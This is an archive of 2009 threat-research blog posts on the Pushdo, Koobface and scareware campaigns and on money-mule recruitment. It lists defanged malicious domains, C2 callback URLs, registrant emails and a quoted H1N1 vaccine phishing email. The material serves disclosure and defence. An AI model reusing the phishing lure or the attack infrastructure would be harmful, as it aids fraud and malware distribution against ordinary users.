http://www.virustotal.com/analisis/73f7344babcf919f995c957ebad556acea98ed5fe9bebe7f576664c7a6a13564-12596

80011

3.

http://www.virustotal.com/analisis/55727db95f4ef2c73985a32b4047f31661d1ba9a04e90bf49e62bd4c0e8b1f38-12597

39581

4. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

5. http://blogs.zdnet.com/security/?p=1835

6.

http://www.virustotal.com/analisis/c6fb77621b50a219f38469d1974f773e3477e80cea713d448bb588aa717c7b77-12594

40534

7.

http://www.virustotal.com/analisis/881cac41d1c45c5496922dae0b8d792661ff4a01fcb21188a67a165cdab3ee69-12592

50020

8. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

9. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

10. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-12590

89397

11.
http://www.virustotal.com/analisis/d61d3549322936011109c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

12.
http://www.virustotal.com/analisis/8b96c7b819283481d4284c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-12590

98356

13.
http://www.virustotal.com/analisis/a82dfcd9e0f106ca1abc34306c144e109060db81aa71d9be3032a79b36464d36-12591

57244

830

14.
http://www.virustotal.com/analisis/ea3d3969509570bbdbc7409a30121e178dcd19132cd7820d8b50704727e604ac-12590

90021

15.
http://www.virustotal.com/analisis/ca7c37ae47004e523a205ef9b7e3ed1f763e25b80ebf5241c8c1e48822091a21-12591

71990

16. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

17. https://zeustracker.abuse.ch/monitor.php?ipaddress=210.51.166.119

18. http://www.virustotal.com/analisis/c541b657d440ada253eb9785ac3d4a40b9034b47b7fb665797b58ed84e48916c-12590

89397

19. http://www.virustotal.com/analisis/d61d3549322936011109c18b202c8562fde97a2c2c751c6bdca48e5fa0bb397f-12590

89332

20. http://www.virustotal.com/analisis/8b96c7b819283481d4284c816ef20bbe6deb44a491eecf0dbd5d7322b5f71ec9-12590

98356

21. http://www.virustotal.com/analisis/6e3c66d2ad16a1c4a2099973ebe87673c156aaa8af231e83b447d323c5e581e6-12590

89442

22. https://zeustracker.abuse.ch/monitor.php?ipaddress=210.51.166.119

23. http://www.bobbear.co.uk/premier-building-company.html

24. http://www.bobbear.co.uk/24-spanish-realty.html

25. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

26. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

27. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

28. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

29. http://content.zdnet.com/2346-12691_22-352597.html

30. http://blogs.zdnet.com/security/?p=4594

31. http://blogs.zdnet.com/security/?p=3673

32. http://blogs.zdnet.com/security/?p=4097

33. http://ddanchev.blogspot.com/2008/08/fake-security-software-domains-serving.html

34. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

35. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

36. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

37. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

38. http://blogs.zdnet.com/security/?p=4594

39. http://content.zdnet.com/2346-12691_22-352597.html

40. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

41. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

42. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

43. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

44. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

45. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

46. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

47. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

48. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

49. http://ddanchev.blogspot.com/

Summarizing Zero Day’s Posts for November (2009-11-30 20:00)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for November.

[2]You can also go through [3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero

Day’s main feed, or follow all of [6]ZDNet’s blogs on Twitter.

Notable articles include: [7]Windows 7’s default UAC bypassed by 8 out of 10 malware samples and [8]Man-

in-the-middle attacks demoed on 4 smartphones.

01. [9]iHacked: jailbroken iPhones compromised, $5 ransom demanded

02. [10]Which antivirus is best at removing malware?

03. [11]Windows 7’s default UAC bypassed by 8 out of 10 malware samples

04. [12]Source code for ikee iPhone worm in the wild

05. [13]Commercial spying app for Android devices released

06. [14]Man-in-the-middle attacks demoed on 4 smartphones

07. [15]Thousands of web sites compromised, redirect to scareware – the latest virtual smoking gun of [16]the Koobface gang

This post has been reproduced from [17]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security

832

2. http://ddanchev.blogspot.com/2009/10/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2009/11/summarizing-zero-days-posts-for-october.html

4. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

5. http://feeds.feedburner.com/zdnet/security

6. http://twitter.com/zdnetblogs

7. http://blogs.zdnet.com/security/?p=4825

8. http://blogs.zdnet.com/security/?p=4922

9. http://blogs.zdnet.com/security/?p=4805

10. http://blogs.zdnet.com/security/?p=4818

11. http://blogs.zdnet.com/security/?p=4825

12. http://blogs.zdnet.com/security/?p=4875

13. http://blogs.zdnet.com/security/?p=4900

14. http://blogs.zdnet.com/security/?p=4922

15. http://blogs.zdnet.com/security/?p=4947

16. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

17. http://ddanchev.blogspot.com/

833

1.12

December

834

Pushdo Injecting Bogus Swine Flu Vaccine (2009-12-02 09:32)

In the spirit of systematically introducing new themes in order to serve the ubiquitous crimeware releases, [1]the Pushdo botnet has now switched to a [2]State Vaccination H1N1 Program campaign, serving [3]**vacc _profile.exe** sample.

Sample subject: *State Vaccination Program*; *Governmental registration program on the H1N1 vaccination* **Sample message:** " *You have received this e-mail because of the launching of State Vaccination H1N1 Program. You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people. Create your Personal H1N1 Vaccination Profile using the link.* "

Subdomain structure used:

online.cdc.gov .lykasf.be

online.cdc.gov .lykasm.be

online.cdc.gov .lykasv.be

835

online.cdc.gov .lykasz.be

online.cdc.gov .nyugewc.be

online.cdc.gov .nyugewd.be

online.cdc.gov .nyugewm.be

online.cdc.gov .nyugewn.be

online.cdc.gov .nyugewq.be

online.cdc.gov .nyugewt.be

online.cdc.gov .nyugeww.be

online.cdc.gov .nyugewy.be

online.cdc.gov .nyugewz.be

online.cdc.gov .yhnbad.co.im

online.cdc.gov .yhnbad.com.im

online.cdc.gov .yhnbad.im

online.cdc.gov .yhnbad.net.im

online.cdc.gov .yhnbad.org.im

online.cdc.gov .yhnbak.co.im

online.cdc.gov .yhnbak.com.im

online.cdc.gov .yhnbak.im

online.cdc.gov .yhnbak.net.im

online.cdc.gov .yhnbak.org.im

online.cdc.gov .yhnbam.co.im

online.cdc.gov .yhnbam.com.im

online.cdc.gov .yhnbam.im

online.cdc.gov .yhnbam.net.im

online.cdc.gov .yhnbam.org.im

836

Actual domains involved:

feccxz.co .uk; **feccxz.me .uk**; **ficcxz.co .uk**; **gerfase .be**; **gerfasi .be**; **gerfaso .be**; **gerfasq .be**; **gerfasr .be**; **gerfast .be**; **gerfasu .be**; **gerfasw .be**; **gerfasx .be**; **gerfasy .be**; **hssaze .be**; **hssazg .be**; **hssazh .be**; **hssazi .be**; **hssaz j.be**; **hssazl**

.be; **hssazo .be**; **hssazp .be**; **hssazq .be**; **hssazr .be**; **hssazt .be**; **hssazu .be**; **hssazw .be**; **hssazy .be**; **kioooj1 .be**; **kioooj2 .be**; **kioooj3 .be**; **kiooojа .be**; **kiooojb .be**; **kiooojc .be**; **kiooojf .be**; **kiooojg .be**; **kiooojh .be**; **kiooojn .be**; **kiooojq .be**; **kiooojv .be**; **kiooojx .be**; **kiooojz .be**; **yhnbad.co .im**; **yhnbad.com**

.im; **yhnbad .im**; **yhnbad.net .im**; **yhnbad.org .im**; **yhnbak.co .im**; **yhnbak .com.im**; **yhnbak .im**; **yhnbak.net .im**; **yhnbak.org .im**; **yhnbam.co .im**; **yhnbam.com .im**; **yhnbam .im**; **yhnbam.net .im**; **yhnbam.org .im**; **yurbzc.co .im**; **yurbzc.com .im**; **yurbzc .im**; **yurbzc.net .im**; **yurbzc.org .im**; **yurtzc .im**; **yuvtzc.co .im**; **yuvtzc.com .im**; **yuvtzc .im**; **yuvtzc.net .im** DNS SERVERS OF NOTICE:

ns1.elkins-realty .org - Email: HR2000@gmail.com

ns1.a-personalhire .com - Email: personalhire@mail.com

ns1.iceagestrem .com

ns1.poolandmonster .com

ns1.autotanscorp .net

ns1.shuzmen .com

Upon execution, the sample phones back to **193.104.41.75/kissme /rec.php** and **193.104.41.75 /ip.php**, while attempting to download **promed-net .com/css/[4]absderce2.exe** and **193.104.41.75/ cbd/[5]75.bro**, with the IP

itself already [6]blacklisted by the Zeus Tracker, as well as related activity on the same netblock - [7]AS49934

(VVPN-AS PE Voronov Evgen Sergiyovich).

Related posts:

[8]"Your mailbox has been deactivated" Spam Campaign Serving Crimeware

[9]Ongoing FDIC Spam Campaign Serves Zeus Crimeware

[10]The Multitasking Fast-Flux Botnet that Wants to Bank With You

This post has been reproduced from [11]Dancho Danchev's blog.

1.
http://us.trendmicro.com/imperia/md/content/us/pdf/threats/securitylibrary/study_of_pushdo.pdf

2. http://www.m86security.com/trace/traceitem.asp?article=1201

3.

http://www.virustotal.com/analisis/4f1a5551a5fec27950ad99b6c63d568c7c712577121e6b1aa4cdf1ec7549c227-12597

19511

4.

http://www.virustotal.com/analisis/3550571bf3d1aafe005497b303861258fae422aea01c2a134a29246ba829bbf1-12597

37005

5.

http://www.virustotal.com/analisis/a828d218d3d99d46ff48122117e2ecb53de196f442702676ed4e4cf0544b4da3-12597

38412

6. https://zeustracker.abuse.ch/monitor.php?host=193.104.41.75

7. https://zeustracker.abuse.ch/monitor.php?as=49934&filter=online

8. http://ddanchev.blogspot.com/2009/11/your-mailbox-has-been-deactivated-spam.html

9. http://ddanchev.blogspot.com/2009/10/ongoing-fdic-spam-campaign-serves-zeus.html

10. http://ddanchev.blogspot.com/2009/07/multitasking-fast-flux-botnet-that.html

11. http://ddanchev.blogspot.com/

838

Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd (2009-12-03 22:18)

UPDATED: DocStoc has removed all the participating profiles and their documents.

A currently ongoing scareware campaign is using celebrity-themed blackhat SEO tactics in order to hijack legit-

imate traffic by abusing the popular DocStoc and Scribd document-sharing services. What's the single most

interesting thing about this campaign anyway? It's fact that one of the domains parked on the same IP that the rest of the malware and exploit serving ones are – they naturally multitask and engage in drive-by attacks – **newsoff .net** has been registered with the same email pvcprotect@gmail.com as the original **gumblar .cn** domain.

Once the user clicks on the bogus video window embedded as an active document, which as matter of fact

doesn’t issue any warning that the user is leaving the site, a redirection takes place through **shurus .net/in.cgi?3** -> **b.corlock .net/main.html** - 188.165.65.173 - Email: jessica357ass@gmail.com where the user is asked to download

[1]**load.exe**.

839

Parked on [2]the same IP is the rest of the domains portfolio, which is also involved in separate drive-by campaigns: **offnews .cn** - Email: cuitiankai@googlemail.com

newsoff .net - Email: pvcprotect@gmail.com - Ooh la la, the original **gumblar .cn** has been registered with the same email

curah .net - Email: jessica357ass@gmail.com

corlock .net - Email: jessica357ass@gmail.com

klirok .net - Email: jessica357ass@gmail.com

murrr .net - Email: jessica357ass@gmail.com

shurus .net - Email: jessica357ass@gmail.com

840

Sample Scribd activity per username:

lupan13 - 1,148 documents; 3,301 total reads

jess357 - 877 documents; 15,202 total reads

mumukan - 875 documents; 19,791 total reads

cekalo - 874 documents; 2,926 total reads

Sample Docstoc activity per username:

valaman - Docs: 460; Views: 13224

zalupa - Docs: 407; Views: 14397

monilit - Docs: 871; Views: 5265

babaka - Docs: 252; Views: 183

namaska - Docs: 139; Views: 8

rumaska - Docs: 829; Views: 172

zuzya - Docs: 748; Views: 280

malina13 - Docs: 66; Views: 15377

yoqeojegu - Docs: 9; Views: 3284

ryjokoleqayebi - Docs: 10; Views: 326

jopan13 - Docs: 397; Views: 43876

iculyodysocehi - Docs: 10; Views: 3721

lupan13 - Docs: 414; Views: 29275

Upon execution it drops the **Home AntiVirus 2010** scareware which features a "Spyware Alert!" security warning explaining the dangers of Worm.Win32.NetSky. The scareware ([3]SetupAdvancedVirusRemover.exe) is downloaded

[4]from **downloadavr13 .com** - 193.104.110.50 - Email: noxim@maidsf.ru. Parked on the same IP is a well known portfolio of scareware domains, first [5]observed in July and most recently [6]in September:

10-open-davinci .com

advanced-virusremover2009 .com - Email: giogr@ua.fm

advancedvirus-remover2009 .com - Email: jopa@gmail.com

advanced-virus-remover2009 .com - Email: masle@masle.kz - [7]seen in July, 2009

advancedvirusremover-2009 .com - Email: eptit@eptit.us

advanced-virusremover-2009 .com - Email: support@antivirus-xp-pro2009.com

advancedvirus-remover-2009 .com - Email: tt1@ua.fm

advanced-virus-remover-2009 .com - Email: ubiv@i.ua

advancedvirusremover-2010 .com - Email: noxim@maidsf.ru

advanced-virus-remover-2010 .com - Email: noxim@maidsf.ru

anti-virus-xp-pro2009 .com - Email: chen.poon1732646@yahoo.com

best-scan .biz - Email: noxim@maidsf.ru

best-scan .com - Email: noxim@maidsf.ru

best-scan-pc .biz - Email: noxim@maidsf.ru

best-scanpc .com - Email: alex@mail.ge

842

best-scan-pc .com

best-scanpc .net

best-scan-pc .net

coolcount1 .com - Email: noxim@maidsf.ru

coolcount2 .com - Email: noxim@maidsf.ru

downloadavr10 .com - Email: noxim@maidsf.ru

downloadavr11 .com - Email: noxim@maidsf.ru

downloadavr12 .com - Email: noxim@maidsf.ru

downloadavr13 .com - Email: noxim@maidsf.ru

downloadavr3 .com - Email: support@antivirus-xp-pro2009.com

downloadavr4 .com - Email: tt1@ua.fm

downloadavr5 .com - Email: vs@ua.km

downloadavr6 .com - Email: alex@i.ua

downloadavr7 .com - Email: noxim@maidsf.ru

downloadavr8 .com - Email: noxim@maidsf.ru

downloadavr9 .com - Email: noxim@maidsf.ru

hard-xxx-tube .com

malware-scan .net - Email: noxim@maidsf.ru

malware-scaner .net - Email: noxim@maidsf.ru

masterhost.co .in - Email: pricklyy@mail.ru

onlinescanxppro .com - Email:
chen.poon1732646@yahoo.com

pc-scanner .info - Email: noxim@maidsf.ru

pc-scanner-2010 .net - Email: noxim@maidsf.ru

pc-scannerr .biz - Email: noxim@maidsf.ru

pc-scannerr .com - Email: noxim@maidsf.ru

pc-scannerr .info - Email: noxim@maidsf.ru

pc-scannerr .net - Email: noxim@maidsf.ru

pc-scannerr .us - Email: noxim@maidsf.ru

testavrdown .com - Email: support@antivirus-xp-pro2009.com

testavrdownnew .com - Email: mamed@i.ua

trucount3005 .com - Email: chen.poon1732646@yahoo.com - [8]money-mule recruitment connection

trucountme .com - Email: valentin@gergiea.kz - [9]already profiled

white-xxx-tube .com - Email: noxim@maidsf.ru

xxx-white-tube .biz - Email: noxim@maidsf.ru

xxx-white-tube .net - Email: gnom@gnom.ge

DocStoc and Scribd have been notified.

Related posts:

[10]The Ultimate Guide to Scareware Protection

[11]Scareware Campaign Using Google Sponsored Links

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/813a5f050f00f9bf1468c4599bdb523fdecdf44934341377ea944b29d1cb39ab-12598

61468

2. http://whois.domaintools.com/188.165.65.173

3.

http://www.virustotal.com/analisis/b26a35272eb88e2fd96350d67f04728947ceb53c7a14b3617a385569975e2ee6-12598

69212

4.

http://www.virustotal.com/analisis/b09b7b837a3c5cac8de8e8794fb95fa768ebc08fea93258e50dce2db6577a02f-12598

69160

5. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/09/news-items-themed-blackhat-seo-campaign.html

7. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

9. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

10. http://blogs.zdnet.com/security/?p=4297

11. http://ddanchev.blogspot.com/2009/11/scareware-campaign-using-google.html

12. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

13. http://ddanchev.blogspot.com/2009/08/dissecting-ongoing-us-federal-forms.html

14. http://ddanchev.blogspot.com/2009/08/us-federal-forms-blackhat-seo-themed.html

15. http://ddanchev.blogspot.com/2009/08/blackhat-seo-campaign-hijacks-us.html

16. http://ddanchev.blogspot.com/2009/06/peek-inside-managed-blackhat-seo.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

844

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

845

Keeping Reshipping Mule Recruiters on a Short Leash (2009-12-07 20:26)

Following my previous "[1]Keeping Money Mule Recruiters on a Short Leash" and "[2]Standardizing the Money Mule Recruitment Process" posts, the campaigners behind the previously exposed money-mule recruitment domains

looking for "[3] *payment processing assistant*", are now also looking for " *mailing assistants*" to reship the fraudulently purchased items using stolen financial data.

846

What happens once they standardize the practice? The network of reshipping mules ends up as as a [4]web-based

command and control interface, allowing the customers of the mule recruitment syndicate to easily monitor the

activity regarding their fraudulently purchased goods. In both of these models, the single most evident benefit for the cybercriminal remains the risk-forwarding of the entire process to the unknowingly participating in the cybercrime ecosystem employee.

Some of the new and currently active reshipping mule recruitment brands include - *Total River Goods, Fargo*

River Goods, Irish River Goods and Parcel Alliance. Here’s how they describe themselves:

847

" *As an independent logistics provider, Total River Goods offers supply logistics management and transportation management services including: freight forwarding, packages forwarding, parcel forwarding, postal services and other postal services. Total River Goods is the world’s active developer of retail shipping, business and postal online service centers. Since development begun in 2000 we listened to our clients and developed our services based on feedback we have received. Our service evolved through the years and at this moment of time looks and feels how our customers want.*

After many years of development and testing, in 2008 we released our online shipping service. With the new

online service Total River Goods is true virtual mail service. We are constantly adding to our services ensuring that we will stay the market leader. Please feel free to contact us if you have any questions or comments. Unlike many other online organizations, we have a goal to reply to all queries within 24 to 48 hours, including business days and weekends. "

Domains involved:

totalrivergoods .com - 94.103.90.130 - Email: justin _dickerson@ymail.com - used in [5]money-mule recruitment domain registration

fargorivergoods .com - 94.103.90.130 - Email: williamashley40@yahoo.com

parcelalliance .com - 94.103.90.200 - domainprivate@communigal.com

irishrivergoods .com - 94.103.90.130 - Email: MarcusStraker909@gmail.com - [6]used in money-mule recruitment domain registration

Thanks to Derek from [7]**aa419.org** for the ping.

Related posts:

[8]Keeping Money Mule Recruiters on a Short Leash

[9]Standardizing the Money Mule Recruitment Process

[10]Money Mule Recruiters use ASProx's Fast Fluxing Services

[11]Money Mules Syndicate Actively Recruiting Since 2002

[12]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [13]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://www.fbi.gov/pressrel/pressrel09/ach_110309.htm

4. http://www.rsa.com/blog/blog_entry.aspx?id=1541

5. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

6. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

7. http://www.aa419.org/

8. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

10. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

11. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

12. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

13. http://ddanchev.blogspot.com/

849

Celebrity-Themed Scareware Campaign Abusing DocStoc (2009-12-07 22:17)

UPDATE: Docstoc has removed all the participating accounts in this campaign, and is applying additional filtering to undermine its effectiveness.

Last week’s "[1]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd" is now exclusively targeting the popular Docstoc document-sharing service. Naturally, this very latest campaign once again offers overwhelming evidence on the inner workings of the cybercrime ecosystem, in this particular case, the connection between the Koobface gang and money mule recruitment campaigns.

850

So let’s cut to the chase before we expose the entire campaign, and have all the involved profiles removed. One of the most popular bogus video site link embedded in these documents, **wildyourvideo .com** - 188.130.250.246

- gevtone@gmail.com, is using **NS1.FUCKABUSE .BIZ** - abusehostserver@gmail.com - as its nameserver. The same email was also used to registered some of the [2]client-side exploit serving domains part of the Koobface drive-by download experiment, and is also known to [3]have been used in registering [4]money-mule recruitment [5]domains.

Automatically registered Docstoc accounts involved:

docstoc .com/profile/abefugymyu16261

docstoc .com/profile/acihofabulobe4403

docstoc .com/profile/adisareiecij23245

docstoc .com/profile/apyauputy10168

docstoc .com/profile/aqoqulicumisah16835

docstoc .com/profile/aqypycapytu4493

docstoc .com/profile/atirogesepuioh10057

docstoc .com/profile/atolageleraru

docstoc .com/profile/ayluleasyte37

docstoc .com/profile/bacuqelufukone

docstoc .com/profile/bibiemymiea12218

docstoc .com/profile/bonituhibo18350

docstoc .com/profile/bypopopihebyguk15216

docstoc .com/profile/byqaocopymyn

851

docstoc .com/profile/cubaaacanejof26562

docstoc .com/profile/daaqajyceqehi21058

docstoc .com/profile/deuymyhocapaqu2971

docstoc .com/profile/dorusefykylam

docstoc .com/profile/dyahucybofuk

docstoc .com/profile/eaahuigu

docstoc .com/profile/eduobecoyy23483

docstoc .com/profile/efifyybiciga21903

docstoc .com/profile/efodotoodyga7522

docstoc .com/profile/eheahakyydat

docstoc .com/profile/ekysihyracihapi2534

docstoc .com/profile/eqitulesarasimi10237

docstoc .com/profile/fukepeojened16595

docstoc .com/profile/fuosupoqeseta

docstoc .com/profile/gicorukucyqa

docstoc .com/profile/goibidukejeany

docstoc .com/profile/gupapegesia

docstoc .com/profile/gydohesypero

docstoc .com/profile/holoadybyila

852

docstoc .com/profile/hysygususedi17619

docstoc .com/profile/idejyetyoibi

docstoc .com/profile/ierycyceda

docstoc .com/profile/igikapuheac979

docstoc .com/profile/imaemesaoker321

docstoc .com/profile/imaqaybyqero16774

docstoc .com/profile/ineigysatu

docstoc .com/profile/isajetedisucadop

docstoc .com/profile/joqajerulehuyb

docstoc .com/profile/loufahysimirotu16153

docstoc .com/profile/lunyikajek

docstoc .com/profile/macugysie9926

docstoc .com/profile/myrosejilur

docstoc .com/profile/oboduqumufo

docstoc .com/profile/ocetiiuq

docstoc .com/profile/oijaobymegapob4072

docstoc .com/profile/ojujutauguqe16712

docstoc .com/profile/okytokydogu

docstoc .com/profile/omipasudeo19398

853

docstoc .com/profile/onobytadiny7825

docstoc .com/profile/pugihutoaqi8884

docstoc .com/profile/pygylipuhisupe1787

docstoc .com/profile/pymuhaqyretok23088

docstoc .com/profile/qouuebepy22520

docstoc .com/profile/quqadekytel

docstoc .com/profile/qynucehae15146

docstoc .com/profile/roonusohigi25266

docstoc .com/profile/ryjisuuuha

docstoc .com/profile/sujiloyhiimiq6675

docstoc .com/profile/tumofeukirilida9561

docstoc .com/profile/tydiidugaoga

docstoc .com/profile/uacalobyj24600

docstoc .com/profile/uaekihygua

docstoc .com/profile/ugadofauuy17774

docstoc .com/profile/ukylapytijun

docstoc .com/profile/unobahamor27750

docstoc .com/profile/upyeudufyye5432

docstoc .com/profile/uykulylyki10195

docstoc .com/profile/yahypiger

docstoc .com/profile/ybonyoeo

docstoc .com/profile/ydajyqeylaqun14519

docstoc .com/profile/yhonalejuboha

docstoc .com/profile/yjacilehybatage29784

docstoc .com/profile/ynefyjopam

docstoc .com/profile/yodulafiy8856

docstoc .com/profile/ypybifaboaqy22695

docstoc .com/profile/ysofaerabyqafi22465

docstoc .com/profile/zalupa

Sampled accounts are currently advertising some of the following domains - **wildyourvideo .com** - 188.130.250.246 -

gevtone@gmail.com - where the malware is obtained from **technologyplayer .com/[6]xvidplayer.45206.exe** which phones back to:

central-arts-gallery .com - 216.240.146.126 - aproctor@who.net

gold-ballade-art .com - 66.199.229.230 - madkins@outgun.com

global-arts-area .com - 64.27.5.204 - tcrotts@safrica.com

Related Docstoc accounts also link to two Blogspot accounts - **carrie-prejean-sex-tapes .blogspot.com**; **carrie-prejean-sextape-video-free .blogspot.com** advertising **tv-world-online .net** - 58.218.199.186 - breathy3@gmail.com with the malware obtained from **freebigutilites .com/[7]install _ActiveX.45171.exe**.

855

Parked on 58.218.199.186 are also related domains, with money-mule recruitment domain involvement:

0n-china .cn - Email: abusehostserver@gmail.com

bigitube .com - Email: lastomarino@gmail.com

free-video-portal1 .info - Email: kokishpoki@gmail.com

free-video-portal4 .info - Email: kokishpoki@gmail.com

greatmagice .com

i-finally-found .cn - Email: Michell.Gregory2009@yahoo.com

relevant-information .cn - Email: steven _lucas _2000@yahoo.com

search-results .cn - Email: hilarykneber@yahoo.com

share-video-portal1 .info - Email: kokishpoki@gmail.com

share-video-portal4 .info - Email: kokishpoki@gmail.com

spainsn .com - Email: ijushdf@gmail.com

usworkingspace .com - Email: ijushdf@gmail.com

web-paradise .cn - Email: steven _lucas _2000@yahoo.com

856

wed-bew .cn - Email: Michell.Gregory2009@yahoo.com

The domain location domain freebigutilites.com responds to 69.10.41.147, parked on the same IP are the rest of the domains used in this and related campaigns:

bbflashplugin .com - Email: davidg@representative.com

bestflashplugins .com - Email: rcuthbertson@witty.com

digitalmultimediasoftware .com - Email: cperry@wallet.com

frashflashplugins .com - Email: rcuthbertson@witty.com

freebigutilites .com - Email: sybarra@yours.com

freemegautilites .com - Email: sybarra@yours.com

globaltechsoftware .com - Email: cperry@wallet.com

loadmoviesoft .com - Email: virgilm@disciples.com

mediaarchive2009 .com - Email: mmerchant@priest.com

mediadatastorage .net - Email: patrickf@loveable.com

mediagroup2009 .com - Email: mmerchant@priest.com

multimediafact .com - Email: patrickf@loveable.com

multimediafiles .net - Email: mcastillo@mindless.com

setmoviesoft .net - Email: virgilm@disciples.com

soft-multimedia .com - Email: terryl@dbzmail.com

super0multimedia .com - Email: terryl@dbzmail.com

technewdata .com - Email: mcastillo@mindless.com

technologyplayer .com - Email: amcdaniel@witty.com

thebbflashplugin .com - Email: davidg@representative.com

Docstoc has been notified of the involved usernames, and should take action against them quickly. Naturally, the attacks would continue due to the apparent [8]outsourcing of the CAPTCHA solving process.

Related posts:

[9]The Ultimate Guide to Scareware Protection

[10]Celebrity-Themed Scareware Campaign Abusing DocStoc and Scribd

[11]Scareware Campaign Using Google Sponsored Links

[12]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[13]Dissecting the Ongoing U.S Federal Forms Themed Blackhat SEO Campaign

[14]U.S Federal Forms Blackhat SEO Themed Scareware Campaign Expanding

[15]Blackhat SEO Campaign Hijacks U.S Federal Form Keywords, Serves Scareware

[16]A Peek Inside the Managed Blackhat SEO Ecosystem

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/12/celebrity-themed-scareware-campaign.html

2. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

3. http://www.bobbear.com/blue-chip-financial-corporation.html

4. http://www.bobbear.co.uk/premier-building-company.html

5. http://www.bobbear.co.uk/24-spanish-realty.html

6.

http://www.virustotal.com/analisis/7aaff18b41bba2228c7cea93b448fb15da9fba42187f48e86ff6b3587fd5b6ff-12602

11913

7.

http://www.virustotal.com/analisis/14f0d0bc1c3d28abdcef743637a73c3c8c6e0f8c23c04c90c339f7fd67716f19-12602

11976

